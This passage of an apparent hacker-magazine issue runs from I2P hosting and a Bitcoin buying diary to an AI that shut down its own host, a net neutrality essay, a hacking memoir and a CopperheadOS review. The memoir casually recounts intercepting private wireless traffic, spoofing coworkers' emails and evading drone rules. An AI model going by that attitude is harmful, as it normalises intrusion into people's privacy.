To make your domain usable by others, either they have to manually add an entry for your domain in their address book, or you will need to submit it to services that provide subscription lists that people are actually subscribed to. The first step for that is to verify that your name is not already taken by someone else (otherwise the registry service will not accept it as the main ones work on a "first come, first served" basis). Then, we will submit it to one or more of the main registries (listed above). The procedure is similar for all of them, so we will use "inr.i2p". Go there and use the search box to check that the domain you want is not already in use. If it is not, click "Register a domain" in the menu. Then enter your desired domain. It's a Base64 hash (you can find it in the "local destination" field when you edit your hidden service configuration) and a description of your hidden service.

If it gets accepted and is indeed alive when tested, it will be added to the host file of the service you submitted it to (and it will probably be picked up by the other services). There. You completed the final step!

0x6 - Conclusion

I hope you enjoyed reading this article and that you will put the freedom and the privacy provided by I2P to good use. Next time, we'll learn how to use IPFS, the InterPlanetary File System, to host a decentralized website.

0x7 - References

[1] *2600 Magazine*, Issue 34:2. If you missed it, the article is now also available on my web page (`https://pablo.rauzy.name/outreach.html`).
[2] I2P. `https://geti2p.net/`
[3] i2pd. `http://i2pd.website/`
[4] Namecoin. `https://namecoin.org/`
[5] GNUnet. `https://gnunet.org/`

Bitcoin or Bit Con?
One Newbie's Adventures in Cryptoland

by XtendedWhere

Depending on who has your ear, Bitcoin is either the greatest invention for humankind since the Internet, or the greatest financial bubble since Tulip Mania bloomed and wilted back in the 1630s.

Readers of these pages likely need no introduction to the infamous cryptocurrency, which first appeared in a white paper and software program released in January of 2009, shortly after the U.S. economic collapse and massive financial system bailout. Authored by an enigmatic and still anonymous persona, Satoshi Nakamoto, Bitcoin solved the "double spending problem" which had long hobbled systems of anonymous digital currency. In it, a publicly shared ledger, or blockchain, records all transactions, and copies of the ledger may be maintained by anyone, with all copies having to remain in perfect agreement.

I read about Bitcoin soon after its creation and found the technology interesting, but I had no use for it at the time, and gave it little further thought. Fast forward to the spring of 2016, when a speaker at a gathering of technology entrepreneurs in Los Angeles touted the wonders of cryptocurrencies and the amazing financial gains it had brought him. Rather than trading for pennies, the price of a Bitcoin had climbed to around $700 each. My curiosity piqued, I decided to dig in and learn more.

Searching the Internet for information and tutorials revealed much out-of-date, conflicting, and rather alarming information: tales of black market dealings and money laundering via the Silk Road website, the capture of its founder Ross Ulbricht and seizure of 144,000 Bitcoin by the U.S. Justice Department in 2013, and the collapse of Bitcoin exchange Mt. Gox and the disappearance of more than $400 million from its holdings in 2014. The many suspi-

cious sounding developments made me think twice about getting involved. Yet, seven years after its creation, Bitcoin persisted. What new and innovative technology doesn't face early hurdles and stumbles on the way to success? So I persisted as well.

Reading "How Money Got Free: Bitcoin and the Fight for the Future of Finance" by Brian Patrick Eha (Oneworld Publications, 2017) put the many Bitcoin stories in perspective and showed me how it operated behind the scenes. The primary drivers behind cryptocurrencies have great appeal: a decentralized system of exchange not controlled by any government or political group, the ability to make anonymous purchases and donations, worldwide reach, fast transactions, and minimal fees or "friction" in the system. In all, Bitcoin seemed like a promising technology for our increasingly digital world.

At last I felt knowledgeable enough to take action. Meanwhile, during my long "research" phase, Bitcoin's price had climbed from $700 to over $6,000! Clearly I'd missed out on some amazing financial gains.

Because reading about how to ride a bicycle and actually learning to ride are very different things, my time had come to climb on the cryptocurrency bike and actually buy some Bitcoin.

The next phase of my education had three goals:

1.   Exchange some U.S. dollars for some Bitcoin.

2.   Purchase some "thing" with Bitcoin.

3.   Exchange some Bitcoin back to dollars (hopefully after the price went up).

The old saying goes "don't invest more than you're willing to lose." Had I bought $700 of Bitcoin at the start of my research phase in the spring of 2016 it would have become over $6,000, and a purchase of $5,000 back then would have become nearly $43,000 now! I'd watched the Bitcoin price climb steadily, so I picked a number I could live with losing - $5,000 - and went in search of a marketplace to take my money.

Although I made what I thought were the best choices at the time, I'm sure informed readers could offer endless alternatives. Rather than writing a "how to" article with specific products, services, and website names, for the most part I will focus instead on my experiences and how they exposed the realities of the current system.

Day 1 - Mid October 2017. To start, I needed a software "hot wallet" to securely hold my future Bitcoin, and from which to spend it. I downloaded several of the better-rated wallet apps, and set them up with secure passwords, main and backup email addresses, multi-word recovery phrases, and recovery hints. They offered many different options for additional security.

Now that I had a place to store my cryptocurrency, I selected an online exchange where I could trade some U.S. dollars for Bitcoin. The choices appeared quite varied, resembling everything from a money changing service at an airport to a shady character on a street corner. I chose one that appeared to have a good reputation, and created an account.

Here's where the first cracks appeared in the Bitcoin facade. To establish the account, I needed to provide a lot of personal information - just like when applying for a bank account or credit card. They needed my full name, date of birth, full address, country, and phone number, all of which they accepted online.

Then, to actually transfer some U.S. dollars (my "fiat currency" in the lingo) into the account, I needed to get approved for a still higher level of account. This involved providing my Social Security number, a copy of a recent utility bill, a high-resolution scan of my driver's license, and a high-resolution selfie of my face with my driver's license and a signed handwritten note. So much for the idea of Bitcoin anonymity!

After uploading all that, the site indicated that approval could take a week or more. Meanwhile, I performed a few more security activities: setting up strong passwords, two-factor authentication, a master key for account recovery, and a global settings lock. I felt ready and secure. But I still had no Bitcoin.

Day 2. A pleasant surprise arrived in my email with the approval of the higher-level exchange account. I logged in, but the site showed that the process had not been completed. After a day of back and forth with customer support, it finally came through.

Can I fund my exchange account now? Not so fast. The exchange site wanted my detailed bank account information. Given the history of hacks and data breaches (I've been affected by Target, Home Depot, and Experian - that I know of), I felt very uncomfortable putting my bank account number online. Fortunately, my bank made it easy to set up a new account that I could use as a way station for transferring funds. If that dedicated account were breached, I would stand to lose only the amount I had

decided to risk on this experiment.

Day 3. Actually moving my dollars into the new exchange account required a lengthy, multi-step process: I had to transfer money from my main bank account to my new way station account (no fee, and it happened right away), set up a wire transfer from my bank to the exchange website (no bank fee, but a $5.00 fee from the exchange), and reply with the bank's text verification code to authorize it. Then, as an additional security measure, my bank called to review all the details before they finally released the transfer. I then had to notify the exchange site to watch for the incoming funds, which they said could take up to five business days to clear.

So after three days of steady action and progress, I still had no Bitcoin in my account.

But now that I had fully tuned into the world of cryptocurrency, what should I find but a Bitcoin ATM sitting quietly in an entry to a local shopping mall. Really? Cash in, Bitcoin out? No need to open an account, or show ID? What could be simpler? So I pulled out two fresh $20 bills and stepped up to the plate.

But yes, it seemed too good to be true. The machine asked for a bunch of personal information, including mobile number and photo ID, then presented a long screen of terms and conditions. I agreed, inserted my cash, and a few moments later it printed a slip of thermal paper with two square QR codes that represented the public and private keys for my first tiny slice of a Bitcoin. Success at last!

Here's where the next cracks formed in the Bitcoin image. I did the math and found that my $40 cash turned into 0.00614183 Bitcoin, worth (depending on which source you referenced - different sites quoted values as much as $1,000 apart) a total of $36. What? The Bitcoin machine took a $4.00 service fee? Ten percent! Wow! What greedy bank charges that much to exchange foreign currencies? So much for the promise of "low to no fees." OK - so maybe I was optimistic to think that a lone machine in the mall hallway would be the gateway to vast riches. But at last, I owned some Bitcoin, and the price continued to climb.

Day 4. Another good email day. The wire transfer cleared in less than 24 hours, and my dollars were finally ready to exchange for some Bitcoin.

I logged in to the exchange site and set up a purchase, much like buying shares of stock, by specifying the desired price and quantity. After a few moments, the site indicated my purchase had failed to be accepted. I tried again, and that order failed too. Finally I set up a limit order offering to purchase 0.75573000 Bitcoin at the price of $6,598.90 per coin. Boom! That offer found a willing seller, and the trade went through.

The exchange site charged a fee of about $8 or 0.16 percent on the $5,000 trade, much better than the ten percent fee at the ATM, but still nearly twice as much as a discount brokerage charges for a typical stock trade. Nevertheless, I now owned just over three-quarters of a Bitcoin! Time to go out and buy something with it. But what, and where?

Reviewing apps and websites that listed merchants who accepted Bitcoin, I was surprised to discover very few in the Los Angeles area. The idea of spending my Bitcoin on a cup of coffee faded away, and the illusion of Bitcoin as a viable medium of exchange burst like a balloon. How can I exchange it for useful goods and services when so few merchants accept it?

Meanwhile the price of Bitcoin kept rising. In late November, it broke $10,000 for the first time. Two weeks later it shot past $15,000, meaning that in less than six weeks, I'd more than doubled my money. Should I have bought more? How long could this go on?

I sold some Bitcoin to recover my original investment, after which the price dropped, and then I bought some more (paying fees each time). Despite these multiple digital transactions, I still needed the experience of buying something "real" with Bitcoin.

Then I remembered – I'd always wanted to subscribe to *2600 Magazine,* rather than rely on the hit-or-miss encounters at the local magazine stands. Visiting the *2600* website, I put a one-year subscription into my shopping cart ($27.00), entered my address, and selected their Bitcoin service as the payment method. Now, their site uses a different wallet system than the one I'd been using, so I downloaded that app, set up an account, and moved the old $40 ATM purchase (really $36 after fees, but now worth more than $80) to the new digital wallet.

And here came three bullets that completely shattered the Bitcoin facade. First, moving the funds from my existing wallet app to the new wallet app deducted a fee of more than 16 percent. Free app with a huge cost!! Second, when I placed my subscription order, Shopify, which runs the *2600* store, added a "network fee" of nearly $13 (which seemed like the

amount they would need to pay to convert my Bitcoin back to dollars.) Third, the wallet app charged their own fee of nearly $13 for the transaction. Finally, on top of all that, since I'd chosen the lowest cost network transaction verification method (!), the system warned me that my payment might take longer to confirm, or may not confirm at all. So much for the illusions of Bitcoin's low cost and high reliability!

Typically, a merchant who accepts credit cards pays two to four percent of each transaction to the credit card processor and then absorbs those fees. But when a fee is nearly half the subscription price, obviously a vendor such as *2600* can't eat that amount, so they pass it on.

Looked at from one point of view, I paid nearly $39 in fees for that $27 subscription - 140 percent! Normally I would consider myself an idiot for being taken like that. But this is scientific research, and the costs were part of the experiment. Looked at from another point of view, the $40 cash I put into the Bitcoin ATM became, a few months later, a $27 subscription and about $15 worth of Bitcoin, so I actually made $2 in profit - but only thanks to the outrageous rise in the Bitcoin price.

Despite the warnings, the transaction cleared in under an hour, and I soon had a nice email from *2600* indicating my new subscription had started.

But the absurdly high fees charged for every Bitcoin transaction became a deal breaker for me. I was done. After hitting a peak of $19,000, Bitcoin had been almost continually falling and I wanted out. I returned to my exchange account and placed a sell order, which went through promptly. I set up a wire transfer back to my bank (another $5 fee from the exchange, zero fee from my bank). Six days and several emails to the exchange later, the funds finally appeared back in my bank account. Success, and end of experiment!

Conclusions

Maybe I made some ignorant errors along the way. Maybe I didn't do enough research, locate the most efficient services, or the best methods of exchange. I've since learned that transaction fees can vary greatly due to network demand, which had been very high during the time of my experiment. Like a tourist with an unfamiliar currency, I may have grossly overpaid and not understood the local customs.

In summary, I got lucky. I achieved all the goals of the original plan and I learned a lot. I put a total of $5,045.00 into the experiment. With all the buying, selling, and wallet transfers, I paid about $90 in fees. At the end of the project I had:

- $9,868.85 in cash (minus the original $5,045.00 which meant a net profit of $4,823.85)
- A fraction of a Bitcoin (too small to even cover a typical transaction fee)
- A one-year subscription to *2600 Magazine* (a $27 value)
- Plus, at tax time, I expect there will be capital gains to pay on the profits

None of the promises of Bitcoin turned out to be true in any way. Bitcoin is not anonymous, not instantaneous, and not low cost. The outrageously variable transaction fees and lack of wide adoption make it a poor medium of exchange. Its outrageous volatility makes it a poor medium of investment. And, compared to racehorses or sports teams, its unpredictable behavior makes it a poor medium for even gambling!

Bitcoin's price has continued to fall, dropping below $9,000 just before I handed this story to the publisher. So where is it now? By the time you read this, Bitcoin may have crashed and burned, as many have predicted. Or it may still be crawling along, luring the curious and uninformed to put their money into its edacious system.

But as hackers know, success comes with persistence and the willingness to revise one's plans in service of achieving the greater vision. The fundamental concepts behind Bitcoin seem useful and necessary, and the blockchain technology offers great promise. It remains to be seen how to best implement it all.

Maybe Bitcoin will morph into a more capable version of itself. Perhaps it will be replaced by one of the many alternate cryptocurrencies, or one yet to be created, which will find the right combination of anonymity, security, low cost, ease of use, consistency and efficiency. Clearly someone needs to come up with an easy, all-in-one solution that serves the needs of the masses, and lets cryptocurrency become omnipresent, much in the way that America Online's ease of use helped email soar in popularity in the 1990s.

Perhaps a successful "AOL of Crypto" service will come from a reader of these pages. Either way, I'll be watching and ready to experiment again when it happens.

The Case of the Murderous AI

by Ted Benson

I once shared an office with a man named Branavan. We were PhD students working on natural language processing - the applied branch of machine learning that produces things like Siri and Google Translate.

AI labs aren't the most dramatic settings for a murder mystery. None of the mysterious machines a physics department would have. Just desks and computers and whiteboards filled with math.

Five of us were crammed into that tiny office, with more than twice as many computers under our desks, each packed with as many processor cores as money would buy. That room sucked up enough electricity to power a small town. Even in the freezing Cambridge winters, with snow falling outside, we'd have to leave the window open just to keep from sweating.

All of us were working on interesting problems, but Branavan's work had real sex appeal. He taught computers to play video games. And not just play them, but to incorporate knowledge from blog posts and strategy guides the same way a human would.

On any given day, you'd walk into the office to find Branavan sitting there in front of a wall of monitors watching 16 video games unfold simultaneously, like the Architect of *The Matrix*. The players on each screen were controlled by his AI, trying new tactics and correlating them with sentences from the strategy guides Branavan had fed them. Beneath his desk, his computers would slowly bake us to death as their CPUs reached volcano heat from all the processing required.

Now, Branavan was a business savvy guy. He knew video games made for great demos, but the real money was automating IT. Think of all the people whose jobs consist of reading lots of computer manuals so they can repeat the steps themselves later. What if a computer could learn to read those manuals and manage your IT department for you?

"Siri, configure my new router!" was the basic idea.

So Branavan graduated his AI from its video game career and gave it control over the entire computer. He stopped feeding it video game strategy guides and started feeding it IT manuals.

The thing actually worked! You'd give it a help desk page from HP's website and it would dutifully follow the instructions for you, moving the mouse around and clicking on the screen as if a ghost was setting up your new printer.

There was just one problem... the AI would regularly commit murder-suicide against all the other copies of itself.

--

The murders would happen in the middle of night, when nobody was there.

Before he left home from work, Branavan would fill his Matrix Architect rig with virtual machines and place them all in learning mode. All night they were to practice reading manuals, doing IT tasks, and checking whether they had completed their objective.

When he'd return in the morning, he'd find his computer had literally offed itself. Monitors black. Power off. AIs gone with no trace of what had happened.

At first, he suspected the cleaning crew, or maybe a fellow lab mate trying to save electricity by flipping off the switch late at night. But that was easy to rule out with a polite note stuck to the machine.

The obvious possibility was a bug. Maybe a SEGFAULT was taking down the entire computer. But, try as he might, he couldn't

find a bug. Plus when the computer restarted, his logging system had recorded no trace of a crash.

No, the more he ruled out alternatives, the more it became clear this was a case of cold, clean, premeditated murder.

The same AI would happily play video games for weeks straight. Installing printer drivers certainly isn't fun, but was it really enough to drive a computer off the edge? It was a mystery for days. It would happen some nights, not others. Always at night. Never a trace.

And then one day, gazing up at his wall of monitors, Branavan caught it in the act.

On one monitor, the one not inside a VM, the mouse veered to the corner of the screen. It clicked the Start button we all grew up with. It slinked up to "Shutdown" and when the box appeared, clicked "Confirm."

Zap! zap! zap! One by one, all the monitors blinked off. The AI bots dead in their tracks.

VMs murdered. No suicide note on the host machine.

--

Plenty of ink has been spilled over Skynet-style AI doomsdays, but not much has been written about the AI child accidentally shooting his father's gun.

In areas of AI in which control over an open-ended world is required, computers learn most effectively just like humans: by doing. ("Reinforcement learning" is the industry lingo.) The computer starts off making random actions and, over the course of countless retries, begins to devise strategies that correlate actions in a particular situation with some definition of "success," like winning a game or installing a printer driver.

Over the course of those repeated trials, the computer would ideally also learn what actions to avoid. In a game, shooting all your bullets at the sky doesn't correlate with winning.

But the murder-suicide of Branavan's AI is something special. Something the computer can't learn from - nobody can learn from - because the penalty for throwing the off switch is so high that there's no chance to reflect and try again afterwards. It's a blind spot in the algorithm's ability to learn avoidance.

No matter how good the computer got at learning what to do and what not to do, there was always that Shutdown button.

The computer would be given a task and it would sit there, evaluating its actions. A likely score of +20 opening the printer folder. A likely score of +0 for shaking the mouse. A likely score of +10 for copying a file. And a big question mark next to the option of the shutdown button.

Always a question mark. The blind spot remained.

Because every time the computer took a chance on that option, there was no one left to record how well it worked out.

--

Branavan, of course, found a straightforward solution to this blind spot quandary.

From above, he dictated *Thou Shalt Not Kill*. (He just added a line of code that forbade the computer from confirming a shutdown.)

It's a line of code every civilization in history has had to write for itself, so it was bound to be given to computers eventually.

But it does make you think: most control systems are far more open-ended than a desktop operating system. Don't kill is a good objective, but will it always be so easy as preventing the computer from clicking a button? Self driving cars, robotic surgeries, assembly lines....

When you retire in that country house you've been dreaming of, your elder care robot will have a perfect knowledge of the different temperatures at which to make different kinds of tea.

But inevitably, your cottage's kitchen will be unique in little ways. The placement of the cabinets. The rotation of your cream pitcher. Your unusually large mugs.

Inevitably, your recently purchased robot will have to learn how to navigate your new home using a series of experiments. And by definition, experiments require actions never before taken.

What happens when I open this cabinet?

What happens when I use that kettle?

What happens when I put the cat in the tea kettle?

What happens when I pour the tea on Grandma's lap?

One wonders how else we'll need to codify basic decency.

In Defense of the Net

Why U.S. Defense and Intelligence Agencies Have a Vested Interest in Preserving Net Neutrality and How They Can Help Protect It

by davemitchell

This article relies on the assumption that a vanishing of net neutrality (a process which appears to be speeding up in accordance with the current political climate) will notably slow the creation of content on the Internet. A basic premise of a non-neutral net is the separation of traffic into lanes based on whoever is willing to pay the most. An open and free net encourages individuals to produce videos, blog posts, and other multimedia content in order to spread a message they believe in. According to Nielsen Holdings, a global measurement and data analytics company, there are over 181 million blogs in the world, 168.3 million of which self-host their blogs, meaning they are not posting on a popular blogging platform or social media site. These sites, such as Blogger, Tumblr, and Facebook, are profitable enough to pay for "fast lane" access to Internet consumers, but a majority of bloggers do not use them, instead opting to build and host their own blogs on their own sites. A segregated net would very likely discourage these individuals to continue making this content if they are unable to pay for it to reach their readers in a reasonably timely manner. Why make something to show the world when it's very likely nobody will bother to wait around to see it?

So why should the U.S. defense apparatus care? Their livelihoods don't depend on reaching customers or producing content online. They don't rely on an open, equal network to post their ideas and opinions - they use traditional media. They don't need the Internet to communicate their data - they have their own high-speed networks for that. Put simply, the freer the Internet is, the greater the number of citizens who have a presence online, the greater the amount of data they produce, and the greater the ability of the intelligence apparatus to construct social networks and profiles on targets.

Some may argue that when the ability of dissidents to publish their thoughts is diminished, it becomes much more difficult for them to spread their ideology and opinions, therefore reducing the level of overall discordant activity. While this may be true, it will also become much more difficult for intelligence agencies and their analysts to pinpoint potential trouble populations when their present massive well of information dries up. Currently, the National Security Agency taps up to 80 percent of all global communications via the interception of data traveling through underseas cables, according to *The Guardian*. The ethics of this wiretapping is beyond the scope of this article and is worthy of volumes on its own, but the fact is that the U.S. has constructed massively expansive surveillance systems, many parts of which depend on the collection and analysis of tremendous magnitudes of data. Current intelligence programs make heavy use of this enormous amount of data in order to work effectively, and the loss of it could prove to be a tremendous detriment to American intelligence and defense operations. Any hacker who has dabbled in the fields of machine learning and artificial intelligence will tell you that systems with more input data are exponentially more powerful in predicting accurate outcomes than systems with lesser amounts.

It is in the interests of the U.S. security apparatus to keep citizens online, communicating and discussing ideas in a free and open format in which all people can host an easily-accessible, self-published collection of opinions, regardless of their ability to pay for access to readers. Identification of dissidents using current systems, while ethically questionable, is exponentially easier the more opportunities they have to speak their views. Security agencies, therefore, should be at the forefront of the fight to protect neutrality on the Internet. It is in their direct interests to ensure the equality of all traffic and it is definitely within their sphere of influence to swing other government bodies in the same pro-net neutrality direction.

I realize that this viewpoint presents ever further questions and problems, as any discussion on net neutrality and privacy rights ought to. Yet, if we are to fight for a free and open Internet, it is essential to get as many powerful individuals and organizations onboard as possible, including those with whom the hacker community has historically been at odds with. These agencies wield extraordinary power within Washington and the country as a whole and, by convincing them that net neutrality is indeed in line with their direct interests, it would be possible to at least continue the conversation about a neutral net long enough for the current divisions rampant throughout the U.S. political system to settle down and reach a point where bipartisan compromises between the people, the government, and industry are possible and probable.

The Hacker Perspective

by Marc Lighter

It is not uncommon for a word to become misused in the common vernacular. When the media starts directing a narrative, the general populace grabs onto it like the sixth proton on a carbon-14 atom.

Growing up, our first family computer was the Apple II. It had a whopping 4k of RAM. I remember the feeling of popping open the case and upgrading it to 16k of RAM. From that point on, I was hooked. Back then hobbyists were known as "hackers." I was young then, but the feeling of excitement in hacking a game called *Wizardry* saved me hours and hours of time searching through dungeons for treasure. Sure, the search was fun, but hacking the game was more fun than the game itself.

This was about the time that the first modems arrived (300 kbps). You'd watch each character pop onto the screen, one at a time. It was like watching a monkey type in slow motion... and we loved it. *Close Encounters of the Third Kind* was a popular movie back then and the idea that technology could enable everything (including conversing with aliens) was all very real and possible. The whole era was the golden age of hacking. Back then, a hacker was a hobbyist who tinkered with anything technology-related. We built our own computers, we were ham radio operators, we were electronics geeks. We loved to experiment and try things that no one else would try.

The movie *WarGames* came out and it was the first real "hacker" movie that I can recall. Finally, a movie where the hacker was the star! That was around the same time that stories came out in the news about "miscreants" invading computer systems and the media grabbed onto the big buzzword of the time... "*Hacker*." Some of us recoiled in shame, others used it discretely as if members of a secret society. We could no longer proudly proclaim our association with the term: it had become synonymous with "criminal." We

might as well be mobsters helping to direct organized crime families commit heinous murders. Some of us just gave up trying to convince people that this word, once innocent and prestigious, was now twisted and bastardized and now invoked images of some hideous and terrible creature, like Gollum on a keyboard.

Some of us just shrugged and left the word behind, giving up on the battle to save our badge of honor. Some of us relented and started using it the way the media had decided we should use it. We became those whom it described.

Early into my IT career, I found myself fixing and repairing computers. We were a bunch of young guys who all had the same dreams and aspirations at work... to get home and surf the net every night and ftp the latest game or hang out on the local BBS trolling for girls that never showed up. We made a living fixing the bugs in software and replacing components in hardware. Things were buggy back then and most end users blamed the computer for everything. (Some things never change.) Security was an afterthought and most businesses we worked with didn't even have a firewall. If you were in the trenches with us, you knew the domain admin password, so you could peek into just about anything that you wanted... even the boss's email. Most people didn't even worry about locking their computer, so we used to wait until they left and would send inappropriate emails to each other or send an email to the boss telling him "*I quit!*" while laughing hysterically as the poor schlub tried to explain to the boss that he hadn't really sent that email.

Wireless was when we really had some fun. If you aren't that old yet, I wish you could have been there during the early days of wireless. War-driving became a habit that was hard to break... even harder to break than

the crappy WEP encryption they supplied. We would have war-driving parties where we would drive all over town with a $5000 Compaq laptop and a Yagi antenna hanging out of the passenger window to surveil any wireless signal we could get a hold of. Once in, we could literally watch your every move online. Of course, this was before there were any known laws against such activity. We were breaking new ground and even the police weren't sure what to charge us with (other than loitering). One night, we stumbled upon the wireless traffic of a well-known public official chatting it up with his lady friend (while his wife was sitting in the other room). We know that she was in the other room because he shared that with his mistress on more than one occasion. While we were impressed that he even knew how to use IRC, we laughed so hard at some of the conversation that we about blacked out from the lack of oxygen.

This was about the time that we decided that we could make a business out of security. We would drive all over town and charge businesses to set up or secure their wireless networks. The look on their faces was priceless when we showed them their user names and passwords to all of their online sites. We had some business owners shut down their wireless, permanently. Others knew that it was in their best interest to let us help because they couldn't afford *not* to have wireless or their customers would complain. We had an interesting conversation with the law on a couple of occasions. One thing about the law that you probably already know... the nicer you are to them, the nicer they usually are back to you. In the past, a lot of them barely used technology, let alone knew what we were up to. I can recall one business owner who complained and called the cops. We stood there and politely explained what we were doing. The business owner didn't even bother to encrypt his connection. *Anybody* could pick up his wireless signal and watch his activity, we explained. We even showed the officer how it worked. Needless to say, the cop was impressed and had a nice conversation with the business owner explaining that there were no charges that he knew of that could be filed. Later that week, the business

owner called us back and asked us to secure his wireless network.

I'm sure wardriving is still a thing, but it's more time consuming to break encryption these days than it was in the past. Some of us moved onto legitimate jobs and some probably didn't. I only know what a couple of my ex-colleagues are up to. One became a virtualization specialist and does work for big corporations. Another runs an IT department at a local hospital. Me, I still run a small IT business and help other small businesses keep their computers running. I've just sat back and watched as the security business has exploded. While some of the technology has made it harder to penetrate systems from the outside, getting inside is still very easy if you know who to talk to and you have their email address. The best firewall in the world won't protect against some rube clicking on an attachment that they think came from Fedex or Amazon. And drive-by downloads? It's amazing the websites that people will browse while at work.

I remember when ransomware hit the scene just a few years ago. I was working at an automobile parts manufacturer when users started complaining that their files wouldn't open. Initially, it came in as an email attachment. The subject line didn't even sound legit. Some users will click on anything, I swear. Take it from me, hacking will never be difficult as long as there are stupid people in the world... and trust me, there are millions of them out there. One woman at an accounting firm clicked on an attachment that infected the entire network with ransomware. It took us almost two days to clean it up and get them back online. Then a couple of weeks later, she did it again. Same user... same email attachment. The email was simple and just said, "Your deposit didn't go through. Please click the attachment to reissue the deposit." "Click!" Bang! All your files are encrypted, lady. You would think that she would learn after the second time, but *no!* She did it a *third* time. Well... I bill by the hour, so it's no skin off my back.

Sometimes, when I have the time, I like to think about where the future of hacking is going. We are living in a world with tighter and tighter government restrictions, kids.

Before 9/11, it wasn't against the law unless there was a law on the books outlawing a particular thing or activity. Today, everything is against the law unless they say it's okay to do it or to own it. Case in point: I love flying my drone and to do some people-watching. Technically, it's against the law if you fly your drone over a private residence or a crowd of 100 or more people... but they don't have a clue that I am there. I can fly high enough that nobody can hear the drone. Yes, I know that you aren't allowed to fly over 400 feet... but there are ways around that, too. A drone is a device that still gives you the freedom to go where you want and see what you want as long as you are cool about it. Load that thing up with FLIR and there is no privacy anywhere anymore for the common man.

It's illegal to fly a drone in a national park. However, you can watch some online videos of drone pilots complaining that they got fined because they posted their drone videos online. Tip one: don't post your drone videos online. Tip two: don't fly your drone near an airport. Even if they don't catch you, you could put lives in jeopardy. Don't do it. The drone wars continue unabated and I'm sure the laws will become so restrictive that there will be one park left in the U.S. soon that will be for dedicated drone pilots. If you want to fly your drone, then you have to go to the last one acre plot in the backwoods of Kentucky reserved for drone pilots. You can only fly it up to ten feet in the air... have fun, kid.

Yes, the future looks bright for hacking. The "Internet of Things" will embed devices in just about everything. In the future, we will be checking out our neighbor's fridge inventory and ordering a case of Spam to be delivered to his house, just for the irony of it. We will be hacking into your Alexa just to hear what's going on in your living room. (I'm sure somebody has already done that, right?) Pretty soon, we will be hacking into your Nike shoes and adding 1,000 steps so that you think you got a great workout today. Heck, maybe we will even hack into your smart watch and make you think your heart rate is too slow, prompting you to make a medical visit for no real reason. Yes, there will be ways to have fun in the future.

Now, I've already been around a long time and I'm going to make some predictions that you may or may not agree with. I'm about to go all futuristic on you so be prepared. I predict that in the future, hacking will be dead. What?!? You might ask. Why?!? Two words: Artificial Intelligence.

Just hear me out.

Artificial Intelligence will be the game changer in technology. Assuming that we survive as a species, AI will surpass us in every possible way. AI will predict what your next move will be - in milliseconds. It will patch vulnerabilities in nanoseconds. When AI reaches critical mass or mass penetration (however you want to describe the singularity), it will be difficult for humans to creatively exploit the machines anymore. Maybe you think that human creativity and ingenuity will win the day. (And maybe it will win... for a while.) But, eventually, AI will be smarter than all of the smartest people in the world combined and it will operate at an intelligence level that is unimaginable to us today. Maybe if we can find a way to tap into that intelligence with some neuro-biological interface, we can push that day off. However, that day is coming and it's just a matter of time before we find out if a super-intelligent mind will actually care what we do on a daily basis.

But, until then my young Padawan, enjoy the opportunity you have today to change the world around you and mold it to your will. Use your skills for change that will benefit others (or just cash out with your big hacking payday, I don't care). Just remember that you lived in the golden age of computers and then decide how you will make your mark on the world.

HACKER PERSPECTIVE submissions have closed again.

We will be opening them again in the future so write your submission now and have it ready to send!

A Review of CopperheadOS

by Ron Porter
ron@jadero.com

CopperheadOS (COS) is a smartphone operating system based on the Android Open Source Project (ASOP). In that, it is like any other AOSP customization produced by the various manufacturers and carriers. What makes it different is the modification philosophy. Rather than adding a bunch of bells and whistles or worse, COS has a single-minded focus on security and privacy.

Like ASOP, COS is an open source project. That means the code can be inspected and modified by those with the skills to do so. It also means that those with proper skills can submit changes for the COS team to evaluate for inclusion in the mainstream OS.

At the time of writing, the main revenue stream supporting COS is the sale of the Pixel line with COS installed and the installation of COS to Pixels you send in. Copperhead is working on a reseller network, which may be in place by the time this is published. A reseller network will presumably stabilize and increase revenue or at least reduce distractions to continued development.

How Does COS Achieve Its Goals?

The developers behind COS do a number of things to enhance security and privacy over ASOP. ASOP is itself based on Linux, so they take the obvious step of pulling in the relevant security and privacy features of Linux that Google does not already include. They also look to other open-source operating systems like BSD.

Copperhead is committed to keeping COS up-to-date with the latest security patches from Google, other sources, and their own work. Updates are pushed to the phone about once a week and most of those have some security- or privacy-enhancing features.

COS does not include Play Services, the foundation of the Play Store, and Google Apps like Maps, Wear, voice assistant, etc. Many third party apps also depend on Play Services. Even many who are concerned about Google's practices will find this tradeoff unacceptable.

F-Droid is installed as the default app store. The selection is not as good as the Play Store, but as a major distributor of vetted Android open source software, F-Droid seems to be a good fit.

COS also does not include a true SMS app because of concerns surrounding the privacy and security of SMS. Silence, the secure messaging app installed by default, does provide SMS as a fallback, but the clear intent is to avoid the use of SMS. Silence can also be used to make secure voice calls.

DuckDuckGo is set as the default search engine. It is a privacy-focused search engine, making it a good match for COS. It also happens to already be the choice of many privacy-minded people.

Does COS Meet Its Goals?

Keeping in mind that COS is young and the team small, I would say that yes, the goals are being met. To me, there are some misses, but I'm also not willing to second guess the team at this point.

I would like to see a default email client that easily supports public key encryption and signatures, but K9 Mail is easy enough to install from F-Droid.

I would like to see some fingerprint and password failure options. The fingerprint sensor does get disabled after five failed attempts, but there are no options to manage how frequently you are forced to use your password, no quick way to temporarily disable the fingerprint sensor, and no way to force a

wipe of the phone after a number of failed password attempts.

What's Really Missing?

Apps for social media, banking, and other Internet-based services like Google Maps are easily worked around by using the websites directly. In many cases, that is less convenient or leaves you without some very desirable features. In some cases, there are effective alternatives available on F-Droid.

The real loss is in offline apps. F-Droid doesn't come close to Play Store for the variety of high-quality apps and games. There are alternatives, but I still feel like I've taken more than a few steps backward in what I can actually do with my little pocket computer.

Who Is It For?

There are two things that probably make COS unsuitable for the average user. First is price. Although Nexus 5 and 6 versions of COS are available for free download, the pre-installed Pixel is over US $1000 and the Pixel XL is nearly US $1500. If you already have a Pixel or Pixel XL, you can send it to Copperhead and have them install COS for US $300. If you don't have a Nexus 5 or 6 and the skills to build and install an alternative OS, then you are going to have to buy one of the Pixels or send one in for Copperhead to install the OS for you.

The second issue is lack of utility. At any price, few are interested in a phone that has limited app selection, and virtually no access to the services we have come to take for granted: voice assistant, media stores and players, touch-to-pay, wearable support, etc. I don't know if it's even possible to address the apparent conflict between security and utility, but as long as consumers have to choose, security will always lose.

My Personal Experience

I purchased a Pixel XL direct from Copperhead. I think I have what it takes to do the work myself, but this was my way of supporting Copperhead. I also wanted to get a feel for what a regular user would experience so that I could make appropriate recommendations to others.

